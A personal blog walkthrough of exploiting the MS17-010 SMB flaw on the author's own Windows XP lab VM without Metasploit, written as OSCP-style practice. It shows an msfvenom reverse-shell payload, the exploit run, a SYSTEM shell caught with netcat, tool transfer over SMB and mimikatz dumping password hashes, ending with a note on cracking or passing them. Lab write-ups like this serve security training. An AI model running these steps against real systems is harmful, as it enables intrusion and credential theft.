
Ivan 6:44 pm on February 24, 2019

Exploiting MS17-010 without Metasploit (Win XP SP3)

In some ways this post is an aberration, I had intended to look do a post on exploiting the infamous MS08-067 without Metasploit but did not manage to get my hands on a Win XP VM with that vulnerability. This was after I was trying to do a PTP lab but was burning too many hours trying to exploit the MS08-067 vulnerability on a lab machine.

The Win XP VM set up several months earlier did not have the MS08-067 vulnerability, much to my disappointment but had MS17-010 instead. In the meantime I had also got up and running Metasploitable 3, which unlike 2 was a pain to set up. That will be subject of a future post.

If you're trying this out at home, note you have to share out some folders on Win XP to run the NBT daemon on TCP 445. Check that our network adaptor has File and Print Sharing installed and enabled:



Local Area Connection Properties

Connect using: AMD PCNET Family PCI Ethernet Ad


This connection uses the following items:

- ☑ Client for Microsoft Networks
- ☑ File and Printer Sharing for Microsoft Networks
- ☑ QoS Packet Scheduler
- ☑ Link-Layer Topology Discovery Responder

Description
Allows other computers to access resources on your computer using a Microsoft network.

☐ Show icon in notification area when connected
☑ Notify me when this connection has limited or no connectivity

Then right-click a folder properties to share:



Shared Properties

General | Sharing | Customize

Local sharing and security

To share this folder with other users of this computer only, drag it to the Shared Documents folder.

To make this folder and its subfolders private so that only you have access, select the following check box.

□ Make this folder private

Network sharing and security

To share this folder with both network users and other users of this computer, select the first check box below and type a share name.

☑ Share this folder on the network

Share name: Shared


□ Allow network users to change my files

Learn more about sharing and security.

Windows Firewall is configured to allow this folder to be shared with other computers on the network.

View your Windows Firewall settings

After clicking OK you should see a hand sign underneath the shared folder.



Ok enough preparation let's start. These are the IP's

Our IP: 192.168.1.73
Target IP: 192.168.1.207

Scanning for vulns with nmap we find

```
root@Kali:~/PTP/2.5_Exploitation/Lab 4# nmap -Pn -n -sV --script vuln 192.168.1.207
Starting Nmap 7.70 ( https://nmap.org ) at 2019-02-24 17:32 +08
Pre-scan script results:
| broadcast-avahi-dos:
|   Discovered hosts:
|     224.0.0.251
|   After NULL UDP avahi packet DoS (CVE-2011-1002).
|_  Hosts are all up (not vulnerable).
Nmap scan report for 192.168.1.207
Host is up (0.00037s latency).
Not shown: 997 filtered ports
PORT     STATE SERVICE      VERSION
139/tcp  open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds Microsoft Windows XP microsoft-ds
2869/tcp open  http         Microsoft HTTPAPI httpd 1.0 (SSDP/UPnP)
|_http-csrf: Couldn't find any CSRF vulnerabilities.
|_http-dombased-xss: Couldn't find any DOM based XSS.
|_http-server-header: Microsoft-HTTPAPI/1.0
```

```
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|        servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|       https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attac
|_      https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|_smb-vuln-regsvc-dos: ERROR: Script execution failed (use -d to debug)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 182.17 seconds
```

I thought of firing up Metasploit here but was mindful that doing so counted against the OSCP restriction. So I searchsploit for relevant exploits. I was surprised to find there appeared to be none for 32-bit Win XP:

```
root@Kali:~/PTP/2.5_Exploitation/Lab 4/WinXP_MS17-010# searchsploit MS17-010
-----------------------------------------------------------------------------------------------
 Exploit Title                                                                                |
                                                                                              |
-----------------------------------------------------------------------------------------------
Microsoft Windows - 'EternalRomance'/'EternalSynergy'/'EternalChampion' SMB Remote Code Executio |
Microsoft Windows - SMB Remote Code Execution Scanner (MS17-010) (Metasploit)                 |
Microsoft Windows Server 2008 R2 (x64) - 'SrvOs2FeaToNt' SMB Remote Code Execution (MS17-010)    |
Microsoft Windows Windows 7/2008 R2 - 'EternalBlue' SMB Remote Code Execution (MS17-010)         |
Microsoft Windows Windows 7/8.1/2008 R2/2012 R2/2016 R2 - 'EternalBlue' SMB Remote Code Executio |
Microsoft Windows Windows 8/8.1/2012 R2 (x64) - 'EternalBlue' SMB Remote Code Execution (MS17-01 |
-----------------------------------------------------------------------------------------------
Shellcodes: No Result
```

Of the above only 43970.rb looked like it could work without Metasploit, but nope! On its exploit-db page it says:

> *##*
> *# This module requires Metasploit: https://metasploit.com/download*
> *# Current source: https://github.com/rapid7/metasploit-framework*
> *##*

Oh well. After spending several hours Googling and trying out (check out references at end of post) exploits (namely 40279.py, 41987.py, 43980.rb, eternalblue_exploit7.py) I found one that works. Get the send_and_execute.py here. In the exploit script it says:

Tested on:

– Windows 2008 R2 SP1 x64
– Windows 7 SP1 x64
– Windows 2008 SP1 x64
– Windows 2003 R2 SP2 x64
– Windows XP SP2 x64
– Windows 8.1 x86
– Windows 7 SP1 x86
– Windows 2008 SP1 x86
– Windows 2003 SP2 x86
– Windows XP SP3 x86
– Windows 2000 SP4 x86

Hooray. Now before running that script we need a couple of other things. You need a working version of Impacket. Git clone the repository, then run `pip install .` in the directory. Incidentally, impacket also allows you to run smbserver.py a script which lets you transfer files from Linux to Windows, a pain given that netcat isn't a Windows thing.

You also need one more pre-req for the exploit. Get mysmb.py from here, save to the same directory as the exploit. If not when running the exploit you'll encounter

```
root@Kali:~/PTP/2.5_Exploitation/Lab 4# python send_and_execute.py 192.168.1.207 ms17-010.exe
Traceback (most recent call last):
  File "send_and_execute.py", line 3, in
    from mysmb import MYSMB
ImportError: No module named mysmb
```

Note the ms17-010.exe is the payload which we generate with msfvenom:

```
root@Kali:~/PTP/2.5_Exploitation/Lab 4# msfvenom -p windows/shell_reverse_tcp LHOST=192.168.1.73 L
No encoder or badchars specified, outputting raw payload
Payload size: 324 bytes
Final size of exe file: 73802 bytes
Saved as: ms17-010.exe
```

With the above, I specified the reverse listener at TCP 443, x86 architecture, Windows platform. Ok time to fire the exploit, after we set up the listener.

```
root@Kali:~/PTP/2.5_Exploitation/Lab 4# python send_and_execute.py 192.168.1.207 ms17-010.exe
Trying to connect to 192.168.1.207:445
Target OS: Windows 5.1
Using named pipe: browser
Groom packets
attempt controlling next transaction on x86
success controlling one transaction
```

```
TRANS2: 0x7ac90
```

```
modify transaction struct for arbitrary read/write
make this SMB session to be SYSTEM
current TOKEN addr: 0xe1efcf10
userAndGroupCount: 0x3
userAndGroupsAddr: 0xe1efcfb0
overwriting token UserAndGroups
Sending file EF6I56.exe...
Opening SVCManager on 192.168.1.207.....
Creating service XQBG.....
Starting service XQBG.....
The NETBIOS connection with the remote host timed out.
Removing service XQBG.....
ServiceExec Error on: 192.168.1.207
nca_s_proto_error
Done
```

If successful we get a shell at our listener:

```
root@Kali:~/PTP/2.5_Exploitation/Lab 4# nc -nlvp 443
listening on [any] 443 ...
connect to [192.168.1.73] from (UNKNOWN) [192.168.1.207] 1129
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>ipconfig
ipconfig

Windows IP Configuration


Ethernet adapter Local Area Connection:

        Connection-specific DNS Suffix  . :
        IP Address. . . . . . . . . . . . : 192.168.1.207
        Subnet Mask . . . . . . . . . . . : 255.255.255.0
        Default Gateway . . . . . . . . . : 192.168.1.1

Ethernet adapter Local Area Connection 2:

        Media State . . . . . . . . . . . : Media disconnected

C:\WINDOWS\system32>echo %userprofile%
echo %userprofile%
C:\Documents and Settings\LocalService
```

This exploits copies an executable over to the target's C:\> and runs it. We can see this if we check the target's root directory

```
C:\>dir
 Volume in drive C has no label.
 Volume Serial Number is EC2A-73ED

 Directory of C:\

09/23/2018  05:04 PM                 0 AUTOEXEC.BAT
09/23/2018  05:04 PM                 0 CONFIG.SYS
09/23/2018  05:11 PM    DIR          Documents and Settings
11/18/2018  06:56 PM    DIR          Downloads
02/24/2019  05:21 PM            73,802 EF6I56.exe
10/12/2018  11:58 PM    DIR          ImmunityLogs
09/23/2018  05:50 PM    DIR          MinGW
09/24/2018  08:35 PM    DIR          MinGW64
```

The code which does this in send_and_execute.py is highlighted below. You can see that previously the attacker would have to edit the smb_send_file and service_exec function to specify the location to copy the exec over and run the payload (EF6I56.exe above), now it just assumes C: root as target and takes the payload specified when calling the script, hence “send_and_execute.py”.

```
def send_and_execute(conn, arch):
        smbConn = conn.get_smbconnection()

        filename = "%s.exe" % random_generator(6)
        print "Sending file %s..." % filename


    #In some cases you should change remote file location
    #For example:
    #smb_send_file(smbConn, lfile, 'C', '/windows/temp/%s' % filename)
        #service_exec(conn, r'cmd /c c:\windows\temp\%s' % filename)

        smb_send_file(smbConn, lfile, 'C', '/%s' % filename)
        service_exec(conn, r'cmd /c c:\%s' % filename)
```

Ok we’re not done yet. We still need to escalate to NT AUTHORITY, if not already. Let’s find a way to check whats our username. This proved to be more difficult than expected. whoami didn’t work. What is Local Service? I didn’t know.

```
C:\>echo %username% %computername% %userdomain%
echo %username% %computername% %userdomain%
%username% IVANWINXP %userdomain%

C:\>set
set
ALLUSERSPROFILE=C:\Documents and Settings\All Users
CommonProgramFiles=C:\Program Files\Common Files
COMPUTERNAME=IVANWINXP
ComSpec=C:\WINDOWS\system32\cmd.exe
FP_NO_HOST_CHECK=NO
NUMBER_OF_PROCESSORS=4
OS=Windows_NT
Path=C:\Python27\;C:\Python27\Scripts;C:\WINDOWS\system32;C:\WINDOWS;C:\WINDOWS\System32\Wbem;C:\M
PATHEXT=.COM;.EXE;.BAT;.CMD;.VBS;.VBE;.JS;.JSE;.WSF;.WSH
PROCESSOR_ARCHITECTURE=x86
PROCESSOR_IDENTIFIER=x86 Family 6 Model 60 Stepping 3, GenuineIntel
PROCESSOR_LEVEL=6
PROCESSOR_REVISION=3c03
ProgramFiles=C:\Program Files
PROMPT=$P$G
SystemDrive=C:
SystemRoot=C:\WINDOWS
TEMP=C:\WINDOWS\TEMP
TMP=C:\WINDOWS\TEMP
USERPROFILE=C:\Documents and Settings\LocalService
windir=C:\WINDOWS
```

As above, set in Windows is similar to Linux’s env. There’s no USERDOMAIN or USERNAME to tell us if we are NT AUTHORITY / SYSTEM. As this thread explains this can be difficult. Fortunately kali by default has a whoami.exe Windows binary we can run, after transferring over.

Now fire up Impacket’s smbserver.py to start up a SMB share so we can copy whoami.exe over to our target then run it.

```
root@Kali:~/PTP/2.5_Exploitation/Lab 4/WinXP_MS17-010# smbserver.py Lab "/root/PTP/2.5_Exploitatio
Impacket v0.9.19-dev - Copyright 2019 SecureAuth Corporation

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
[*] Config file parsed

C:\>dir \\192.168.1.73\Lab
dir \\192.168.1.73\Lab
 Volume in drive \\192.168.1.73\Lab has no label.
 Volume Serial Number is ABCD-EFAA

 Directory of \\192.168.1.73\Lab

02/25/2019  09:10 PM    DIR          .
02/25/2019  01:00 AM    DIR          ..
02/24/2019  05:36 PM             4,227 Winxp_MS17-010_Kali.txt
02/25/2019  09:10 PM            66,560 whoami.exe
02/24/2019  05:55 PM           123,454 WinXP_MS17-010.zip
               3 File(s)        202,433 bytes
               2 Dir(s)  15,207,469,056 bytes free

C:\>copy \\192.168.1.73\Lab\whoami.exe .
copy \\192.168.1.73\Lab\whoami.exe .
        1 file(s) copied.
C:\>whoami.exe
whoami.exe
NT AUTHORITY\SYSTEM
```

All right! At this point we are done as far as this host is concerned. But I wanted to do more. Since we are NT AUTHORITY, we could pillage the hashes from the machine. As this explains they are stored in


> ***Location***
> *The hashes are located in the Windows\System32\config directory using both the SAM and SYSTEM files. In addition it’s also located in the registry file HKEY_LOCAL_MACHINE\SAM which cannot be accessed during run time. Finally backup copies can be often found in Windows\Repair.*

But if you try to ‘type’ C:\Windows\System32\config\SAM or system you’ll get a

```
The process cannot access the file because it is being used by another process
```

Fortunately we have mimikatz to do the pillaging for us. Mimikatz requires NT AUTHORITY permissions and is integrated into Meterpreter but since we are avoiding Metasploit let’s do without it. I followed this video

As the video demonstrates, download mimikatz_trunk.zip from here. Unfortunately Windows doesn't have a built-in unzip capability for the command line (not without Powershell) so you'll have to unzip the contents in Kali. Don't worry the Win32 folder inside has just 4 files



Name	Size	Type	Modified
mimidrv.sys	28.9 kB	unknown	23 January 2013, 06:58
mimikatz.exe	748.7 kB	DOS/Wi...	10 December 2018, 06:58
mimilib.dll	41.1 kB	applicati...	10 December 2018, 06:58
mimilove.exe	36.5 kB	DOS/Wi...	10 December 2018, 06:58

```
 Directory of \\192.168.1.73\Lab\mimikatz_win32

02/25/2019  09:39 PM    DIR          .
02/25/2019  09:39 PM    DIR          ..
12/10/2018  06:58 AM            41,112 mimilib.dll
01/23/2013  06:58 AM            28,920 mimidrv.sys
12/10/2018  06:58 AM            36,504 mimilove.exe
12/10/2018  06:58 AM           748,696 mimikatz.exe
               4 File(s)        863,424 bytes
               2 Dir(s)  15,207,469,056 bytes free

C:\>md mimikatz
md mimikatz

C:\>cd mimikatz
cd mimikatz

C:\mimikatz>copy \\192.168.1.73\Lab\mimikatz_win32\*.* .
copy \\192.168.1.73\Lab\mimikatz_win32\*.* .
\\192.168.1.73\Lab\mimikatz_win32\mimilib.dll
\\192.168.1.73\Lab\mimikatz_win32\mimidrv.sys
\\192.168.1.73\Lab\mimikatz_win32\mimilove.exe
\\192.168.1.73\Lab\mimikatz_win32\mimikatz.exe
        4 file(s) copied.
```

Now run mimikatz. The video and github README.md explains how to dump the hashes.

```
C:\mimikatz>mimikatz.exe
mimikatz.exe

  .#####.   mimikatz 2.1.1 (x86) #17763 Dec  9 2018 23:56:27
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo) ** Kitten Edition **
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # sekurlsa::logonpasswords

Authentication Id : 0 ; 63140 (00000000:0000f6a4)
Session           : Interactive from 0
User Name         : Ivan
Domain            : IVANWINXP
Logon Server      : IVANWINXP
Logon Time        : 2/25/2019 8:56:18 PM
SID               : S-1-5-21-1708537768-1425521274-725345543-1003
        msv :
         [00000002] Primary
         * Username : Ivan
         * Domain   : IVANWINXP
         * LM       : aad3b435b51404eeaad3b435b51404ee
         * NTLM     : 31d6cfe0d16ae931b73c59d7e0c089c0
         * SHA1     : da39a3ee5e6b4b0d3255bfef95601890afd80709
        tspkg :
         * Username : Ivan
         * Domain   : IVANWINXP
         * Password : (null)
        wdigest :
         * Username : (null)
         * Domain   : (null)
         * Password : (null)
        kerberos :
```

```
User Name         : LOCAL SERVICE
Domain            : NT AUTHORITY
Logon Server      : (null)
Logon Time        : 2/25/2019 8:56:16 PM
SID               : S-1-5-19
        msv :
        tspkg :
        wdigest :
         * Username : (null)
         * Domain   : (null)
         * Password : (null)
        kerberos :
         * Username : (null)
         * Domain   : (null)
         * Password : (null)
        ssp :
        credman :

Authentication Id : 0 ; 996 (00000000:000003e4)
Session           : Service from 0
User Name         : NETWORK SERVICE
Domain            : NT AUTHORITY
Logon Server      : (null)
Logon Time        : 2/25/2019 8:56:16 PM
SID               : S-1-5-20
        msv :
         [00000002] Primary
         * Username : IVANWINXP$
         * Domain   : MSHOMEXP
         * LM       : aad3b435b51404eeaad3b435b51404ee
         * NTLM     : 31d6cfe0d16ae931b73c59d7e0c089c0
         * SHA1     : da39a3ee5e6b4b0d3255bfef95601890afd80709
        tspkg :
        wdigest :
         * Username : (null)
         * Domain   : (null)
         * Password : (null)
        kerberos :
         * Username : IVANWINXP$
         * Domain   : MSHOMEXP
         * Password : (null)
        ssp :
        credman :

Authentication Id : 0 ; 50779 (00000000:0000c65b)
Session           : UndefinedLogonType from 0
User Name         : (null)
Domain            : (null)
Logon Server      : (null)
Logon Time        : 2/25/2019 8:56:15 PM
SID               :
        msv :
        tspkg :
        wdigest :
        kerberos :
        ssp :
        credman :

Authentication Id : 0 ; 999 (00000000:000003e7)
Session           : UndefinedLogonType from 0
User Name         : IVANWINXP$
Domain            : MSHOMEXP
Logon Server      : (null)
Logon Time        : 2/25/2019 8:56:15 PM
SID               : S-1-5-18
        msv :
        tspkg :
        wdigest :
         * Username : (null)
```

```
  mimikatz #
```

And we’re done. Now with the hashes, we can either crack them or pass them to gain access to other systems sharing the same credentials.

References

https://www.exploit-db.com/docs/english/42329-how-to-exploit-eternalromancesynergy-on-windows-server-2016.pdf

https://medium.com/@sdgeek/hack-the-box-htb-blue-115b3f563125

https://0xdf.gitlab.io/2019/02/21/htb-legacy.html

https://github.com/SecureAuthCorp/impackethttps://github.com/worawit/MS17-010

https://superuser.com/questions/919453/how-to-determine-the-username-on-a-windows-command-shell

https://blog.ropnop.com/transferring-files-from-kali-to-windows/

← Leetcode – Algo: Two Sum and Reverse Integer

Leetcode Algo: Roman Numbers and Add Two Numbers →